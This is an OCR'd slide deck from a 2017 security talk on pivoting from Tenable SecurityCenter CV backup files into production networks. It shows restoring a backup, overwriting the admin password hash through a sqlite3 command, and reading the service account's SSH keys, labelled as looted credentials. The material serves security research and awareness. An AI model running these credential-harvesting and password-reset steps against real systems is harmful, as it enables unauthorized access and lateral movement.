
23 MAY, 2017

Jumping from Tenable's SecurityCenter CV to production environments

OLEKSANDR KAZYMYROV

Introduction

What is SecurityCenter CV?




Assurance Report Cards

- ✕ CCC 1: Maintain an Inventory of Software and Hardware — *Last Evaluated 6 minutes ago*
- ✕ CCC 2: Remove vulnerabilities and misconfigurations — *Last Evaluated 7 minutes ago*
- ✕ CCC 3: Deploy a secure network — *Last Evaluated 6 minutes ago*
- ✕ CCC 4: Authorize Users — *Last Evaluated 6 minutes ago*
- ✓ CCC 5: Search for malware and intruders. — *Last Evaluated 6 minutes ago*


Source: https://www.softcart.co.il/en/tenable-securitycenter-continuous-view

Deployment of Tenable Products




Source: https://vshow.on24.com/vshow/TenableNetworkSecur

Typical Corporate Network Infrastructure



Sensitivity: Internal


Deployment of SecurityCenter



Sensitivity: Internal

Credential Loot

Backing up SecurityCenter



Perform Backup


Prior to upgrading, it is recommended that the `/opt/sc4` or `/opt/sc` directory (as appropriate) be backed up to a separate location. After stopping the SecurityCenter services, run the following command from a directory outside of `/opt/sc4` or `/opt/sc` (such as `/` or `/home`) to create the backup:

```
# tar -pzcf sc_backup.tar.gz /opt/sc4

# tar -pzcf sc_backup.tar.gz /opt/sc
```

After running this backup command, move the `sc_backup.tar.gz` file to a different location if the backup leaves too little space to perform the upgrade.

Source: https://docs.tenable.com/sccv/5_4/Content/UpgradingSecurityCenter.htm


Backups of SecurityCenter



Sensitivity: Internal

Run Backup Files on Centos

1) The same major version of Centos
2) Backup files
3) /etc/init.d/SecurityCenter
4) useradd tns
5) chown -R tns:tns /opt/sc
6) hostname [SecurityCenter name] # to activate the license
7) /opt/sc/support/bin/sqlite3 /opt/sc/application.db "update userauth set password = '2dd58dd6c36485e630892dfe7525b33b' where username='admin';" # password is ‘password’



```
$ cat /opt/sc/support/conf/vhostssl.conf  | grep SSLCertificateFile
SSLCertificateFile /opt/sc/support/conf/[redacted].crt
#SSLCertificateFile "/opt/sc/support/conf/SecurityCenter.crt"
$ openssl x509 -noout -subject -in /opt/sc/support/conf/[redacted].crt
subject= /CN=[redacted]
$
```

https://127.0.0.1/#


admin

NOTE: your server needs to be disconnected from the Internet


Source for password reset: http://rich-notes.blogspot.no/2016/05/reset-admin-account-on-security-center.html

Getting Access to SecurityCenter from Backup Files


ls -la /opt/sc/.ssh/



```
total 28
-rw-r--r-- 1 250 250  404 Dec 11 11:16 authorized_keys
-rw------- 1 250 250  668 May  2  2014 id_dsa
-rw-r--r-- 1 250 250  612 May  2  2014 id_dsa.pub
-rw------- 1 250 250  985 May  2  2014 identity
-rw-r--r-- 1 250 250  649 May  2  2014 identity.pub
-rw------- 1 250 250 1675 May  2  2014 id_rsa
-rw-r--r-- 1 250 250  404 May  2  2014 id_rsa.pub
```




```
$cat ./authorized_keys ./id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAAB[redacted]RZ tYTs85dGYhjgp8mxvHYDY+s3V0Fw5+03[redacted]
UUAuyil8epBHywS1NGSK2YCYLiHL[redacted]E6 dsrvUFxzJrdff9x3IBnup1BiQ== tns@[redacted]
ssh-rsa AAAAB3NzaC1yc2EAAAAB[redacted]RZ tYTs85dGYhjgp8mxvHYDY+s3V0Fw5+03[redacted]
UUAuyil8epBHywS1NGSK2YCYLiHL[redacted]E6 dsrvUFxzJrdff9x3IBnup1BiQ== tns@[redacted]
```



```
$cat ./id_rsa
-----BEGIN RSA PRIVATE KEY-----
```

Looted credentials > **User: tns**
Private key: /opt/sc/.ssh/id_rsa

Moving to DMZ



Sensitivity: Internal

Structure of an Organization

